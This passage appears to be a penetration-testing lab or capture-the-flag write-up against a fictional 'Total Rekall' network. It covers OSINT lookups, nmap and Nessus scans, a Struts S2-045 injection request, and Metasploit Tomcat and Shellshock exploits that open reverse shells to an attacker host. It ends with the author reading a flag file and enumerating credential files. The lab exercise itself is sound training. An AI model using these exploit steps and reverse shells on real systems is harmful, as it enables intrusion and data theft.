        Country                         US
        Phone                           +1.7702229999
        Email                           jlow@2u.com

Technical Contact Information:
        Name                            sshUser alice
        Organization
        Address                         h8s692hskasd Flag1
        City                            Atlanta
        State / Province                Georgia
        Postal Code                     30309
        Country                         US
        Phone                           +1.7702229999
        Email                           jlow@2u.com

Information Updated: 2022-07-20 02:01:55
```

Using OSINT, I was able to find an ip address associated on who.is


totalrekall.xyz DNS inforr
Linux Scavenger Hunt
who.is/dns/totalrekall.xyz
who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up

totalrekall.xyz is already registered. Interested in buying it? **Make an Offer**

.xyz	.com $5403.85	.net	.org $8.99	.co $12.99	.io	.app $16.99	.live
Taken	Available	Taken	Available	Available	Taken	Available	Taken

Purchase Selected Domains
cached

totalrekall.xyz


DNS information

Whois
DNS Records
Diagnostics

DNS Records for totalrekall.xyz

Hostname	Type	TTL	Priority	Content
totalrekall.xyz	SOA	3600		ns51.domaincontrol.com dns@jomax.net 2022020300 28800 7200 604800 600
totalrekall.xyz	NS	3600		ns51.domaincontrol.com
totalrekall.xyz	NS	3600		ns52.domaincontrol.com
totalrekall.xyz	A	600		34.102.136.180
www.totalrekall.xyz	A	600		34.102.136.180
www.totalrekall.xyz	CNAME	3600		totalrekall.xyz

Using OSINT, I was able to find certificate info on crt.sh




Criteria	Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

Certificates


crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

Using Nmap, I was able to find the total number of hosts and ports that are open



```
┌──(root💀kali)-[~]                                                              1 ×
└─# nmap -sV 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-19 22:10 EDT
Nmap scan report for 192.168.13.10
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Service Info: Host: 192.168.13.13

Nmap scan report for 192.168.13.14
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Using Nessus, I was able to find a Critical Vulnerability ID 97610



My Basic Network Scan / Plugin #97610
‹ Back to Vulnerabilities
Configure
Audit Trail
Launch
Report
Exp
Vulnerabilities 15

CRITICAL Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)

Description

The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.

Solution

Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.
Alternatively, apply the workaround referenced in the vendor advisory.

See Also

http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html
http://www.nessus.org/u?77e9c654
https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1
https://cwiki.apache.org/confluence/display/WW/S2-045

Output

```
Nessus was able to exploit the issue using the following request :

GET / HTTP/1.1
Host: 192.168.13.12:8080
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: %{#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addHeader('X-Tenable','jSSadqD0')}.multipart/form-data
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```

Port ▲ Hosts

Plugin Details

Severity:	Critical
ID:	97610
Version:	1.25
Type:	remote
Family:	CGI abuses
Published:	March 8, 2017
Modified:	April 11, 2022


Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score 10.0
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N /UI:N/S:C/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:H /RL:O/RC:C
CVSS v3.0 Temporal Score: 9.5
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Temporal Score: 8.7
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/ /I:C/A:C
CVSS v2.0 Temporal Vector: CVSS2#E:H/RL:OF/RC:C


Vulnerability Information

CPE: cpe:/a:apache:struts
Exploit Available: true
Exploit Ease: Exploits are available

Used a tomcat_jsp_upload_bypass exploit on Metasploit to access the 192.168.13.10 machine.




```
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.19.84.138    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.19.84.138:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 1 opened (172.19.84.138:4444 -> 192.168.13.10:36388 ) at 2022-07-19 22:54:30 -0400

pwd
```




```
install Apache Tomcat as a service on Windows or as a daemon on *nix
systems.

The Windows-specific implementation of Apache Commons Daemon is called
"procrun". The *nix-specific one is called "jsvc".

For further reading:

 - Apache Commons Daemon project

     http://commons.apache.org/daemon/

 - Apache Tomcat documentation

   * Installing Apache Tomcat

     http://tomcat.apache.org/tomcat-8.5-doc/setup.html

   * Windows service HOW-TO

     http://tomcat.apache.org/tomcat-8.5-doc/windows-service-howto.html

The binary files of Apache Commons Daemon in Apache Tomcat distributions
for Windows are named:

  - "tomcat8.exe"
  - "tomcat8w.exe"

These files are renamed copies of "prunsrv.exe" and "prunmgr.exe" from
Apache Commons Daemon distribution. The file names have a meaning: they are
used as the service name to register the service in Windows, as well as the
key name to store distinct configuration for this installation of
"procrun". If you would like to install several instances of Tomcat 8.5
in parallel, you have to further rename those files, using the same naming
scheme.
find / -type f -iname "*.txt*" | grep flag
/root/.flag7.txt
cat /root/.flag7.txt
8ks6sbhss
```


Used metasploit to exploit an Apache vulnerability for machine 192.168.13.11. I was able to enumerate information on the /etc/sudoers and /etc/passwd files.



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting      Required  Description
   ----            ---------------      --------  -----------
   CMD_MAX_LENGTH  2048                 yes       CMD max line length
   CVE             CVE-2014-6271        yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent           yes       HTTP header to use
   METHOD          GET                  yes       HTTP method to use
   Proxies                              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS          192.168.13.11        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasplo
                                                  it
   RPATH           /bin                 yes       Target PATH for binaries used by the CmdStager
   RPORT           80                   yes       The target port (TCP)
   SRVHOST         0.0.0.0              yes       The local host or network interface to listen on. This must be an address on the local mac
                                                  hine or 0.0.0.0 to listen on all addresses.
   SRVPORT         8080                 yes       The local port to listen on.
   SSL             false                no        Negotiate SSL/TLS for outgoing connections
   SSLCert                              no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       cgi-bin/shockme.cgi  yes       Path to CGI script
   TIMEOUT         5                    yes       HTTP read response timeout (seconds)
   URIPATH                              no        The URI to use for this exploit (default is random)
   VHOST                                no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.19.84.138    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

